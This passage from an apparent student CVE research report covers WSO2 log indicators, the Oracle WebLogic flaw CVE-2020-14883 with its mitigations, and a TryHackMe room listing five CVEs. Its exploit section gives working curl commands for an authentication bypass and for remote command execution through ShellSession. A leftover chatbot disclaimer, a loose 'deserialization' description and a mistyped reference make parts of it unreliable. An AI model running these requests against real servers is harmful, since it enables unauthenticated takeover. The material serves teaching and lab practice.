
`/fileupload/toolsAny` as a possible indication of malicious behavior:

```
10.0.0.2 - - [22/Apr/2022:15:45:22 -0400] POST /fileupload/toolsAny HTTP/1.1  
200 31 - curl/7.74.0 0.016  
10.0.0.2 - - [22/Apr/2022:15:48:46 -0400] POST //fileupload/toolsAny HTTP/1.1  
10.0.0.2 - - [22/Apr/2022:15:49:13 -0400] POST /fileupload/toolsAny HTTP/1.1 2
```

The wso2carbon log may include items from the deployment that look like this:

```
TID: [-1234] [r7] [2022-04-22 15:51:32,609] INFO {org.wso2.carbon.webapp.mgt.TomcatGenericWebappsDeployer} - Deployed webapp: StandardEngine [Catalina].StandardHost[localhost].StandardContext[/r7].File[C:\PROGRA~1\WSO2\APIMAN~1\32E445~1.0\bin\..\repository\deployment\server\webapps\r7.war]
```

CVE-2020- 14883



A security vulnerability that was identified in 2020 has been awarded the Common Vulnerabilities and Exposures (CVE) identification CVE-2020-14883. Please be aware, nevertheless, that I do not have access to real-time data, and that my understanding is based on data that was accessible as of September 2021. I am thus able to provide details on this vulnerability as of my most recent update.

Popular Java-based application server Oracle WebLogic Server is linked to CVE-2020-14883. The Console component of the server is vulnerable. This vulnerability specifically relates to a deserialization problem in the Console component, which can provide an attacker remote code execution capabilities without the need for authentication.

Impact of the Vulnerabilities:

CVE-2020-14883 may have a major and perhaps dangerous effect:

1. Remote Code Execution: Via this vulnerability, attackers may remotely run any code on the target server. This implies that they could be able to take over the server, steal confidential information, or carry out other nefarious deeds.
2. Unauthorized Access: The flaw could enable unauthorized users to access the Oracle WebLogic Server Console, which might result in further data leaks or exploitation.
3. System Compromise: This vulnerability has the potential to completely compromise the affected system if it is properly exploited.

Summary of Vulnerabilities:

In conclusion, deserialization problems have resulted in a remote code execution vulnerability (CVE-2020-14883) in the Oracle WebLogic Server Console component. This vulnerability may be used by attackers to run arbitrary code on the target system without requiring authentication, granting them access without authorization and possibly compromising the system.

Potential mitigations:

In order to reduce the risks related to CVE-2020-14883, take into account the following actions:

1. Patch or Update: To fix this issue, Oracle most likely published a security patch or update. Make that the most recent security fixes are applied to your Oracle WebLogic Server installation.
2. Network Segmentation: To restrict access to the Oracle WebLogic Server Console, use network segmentation. Permit only those who are required and trustworthy to access it.
3. Firewall Rules: Use firewall rules to limit traffic that enters and leaves the server, particularly to ports connected to the Console component.
4. Access restrictions : Set up robust authentication procedures and access restrictions to get access to the Console. Create strong, one-of-a-kind passwords and, if available, take into account two-factor authentication (2FA).
5. Security Best Practices : When setting up and maintaining your Oracle WebLogic Server installation, adhere to security best practices. Oracle offers security recommendations and documentation for its products.
6. Security Monitoring: To identify and stop any unusual activity or attempts to take advantage of this vulnerability, put strong security monitoring and intrusion detection systems in place.

CVE Exploit

Initially, you may get around the console component's authentication by sending a straightforward HTTP GET request to a double-encrypted endpoint, which hosts the Console Portal page and triggers the CVE-2020-14882 vulnerability.

```
1 curl -k -X "GET" https://<HOST>/console/css/%252e%252e%252fconsole.portal
```

This HTTP GET request will validate that your target server is vulnerable by bypassing authentication and rerouting you to the Administrator Console page.

After that, you will be able to setup, track, and manage the apps through your connection to the target domain.

You may submit commands through an MVEL expression under the handle of the `com.tangosol.coherence.mvel2.sh.Shell Session` class by taking advantage of CVE-2020-14883.

A malevolent, unauthenticated attacker may be able to utilize this to execute arbitrary code on the server via remote code execution.

```
Curl -k -X "GET" https://<HOST>/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('touch%20/tmp/pentest00ls');")
```


```
1 curl -k -X "GET" https://<HOST>/console/css/%252e%252e%252fconsole.portal? nfpb
```

```
1 ?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java
```

```
1 in("java.lang.Runtime.getRuntime().exec('touch%20/tmp/pentest00ls');")
```

TryHackMe Box

Link - tryhackme.com/jr/cveresearchproject



The screenshot shows the 'Update Room' interface on the TryHackMe platform. The top navigation bar includes the TryHackMe logo, links to Dashboard, Learn, Compete, Develop, and Other, a search icon, a notification bell, a 'Go Premium' button, and a user profile icon. Below the navigation bar, the 'Update Room' section features a green pencil icon, the title 'Update Room', and the subtitle 'Update room settings, tasks and users.' To the right of this section are buttons for 'Share Room' and 'Room making tutorial'.

On the left side, there is a sidebar menu with the following options: General, Stats, Category, Tasks (highlighted in green), Design, Users, Clone, Access, and Delete.

The main content area is titled 'Update Tasks' and includes the subtitle 'Edit the tasks information for your rooms'. In the top right corner of this section are buttons for '+ Add Task' and 'Task Tips'.

The tasks are listed in a table with five entries:

Task ID	CVE ID
[Task 1]	CVE-2021-26855
[Task 2]	CVE-2021-27065
[Task 3]	CVE-2021-45046
[Task 4]	CVE-2022-29464
[Task 5]	CVE-2020-14883

0%

Task 1 ○ CVE-2021-26855



Task 2 ○ CVE-2021-27065



Task 3 ○ CVE-2021-45046



Task 4 ○ CVE-2022-29464



Task 5 ○ CVE-2020-14883



A security vulnerability that was identified in 2020 has been awarded the Common Vulnerabilities and Exposures (CVE) Identification: CVE-2020-14883 Please be aware, nevertheless, that I do not have access to real-time data, and that my understanding is based on data that was accessible as of September 2021. I am thus able to provide details on this vulnerability as of my most recent update.

Answer the questions below

What is the CVE ID of this vulnerability?

Answer format: *****

Submit

Hint

What type of vulnerability is this?

Answer format: **** *****

Submit

Hint



Conclusion

In summary, the Common Vulnerabilities and Exposures (CVE) system is a critical tool used by the cybersecurity community to manage the constantly evolving world of digital threats. CVE is a fundamental tool that helps academics, businesses, and cybersecurity professionals prioritize vulnerabilities, communicate clearly, and create plans to protect important systems and data. In this age of unrelenting technological development, the importance of CVE research is immeasurable. By keeping up a thorough awareness of vulnerabilities, their effects, and mitigation techniques, we may better guard our globalized society from the always changing threats posed by cybersecurity.

References

1. Online - <https://www.tenable.com/blog/aa23-215a-2022s-top-routinely-exploited-vulnerabilities>
2. Report of CISA AA23-215A
3. Online - <https://nvd.nist.gov/vuln/detail/CVE-2022-29464>
4. National Vulnerability Database report of CVE-2022-2964
5. National Vulnerability Database report of CVE-2021-45046
6. National Vulnerability Database report of CVE-2021-27065
7. Online - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046>
8. <https://www.hackercoolmagazine.com/proxylogon-vulnerability-explained-in-detail/>



THANK YOU!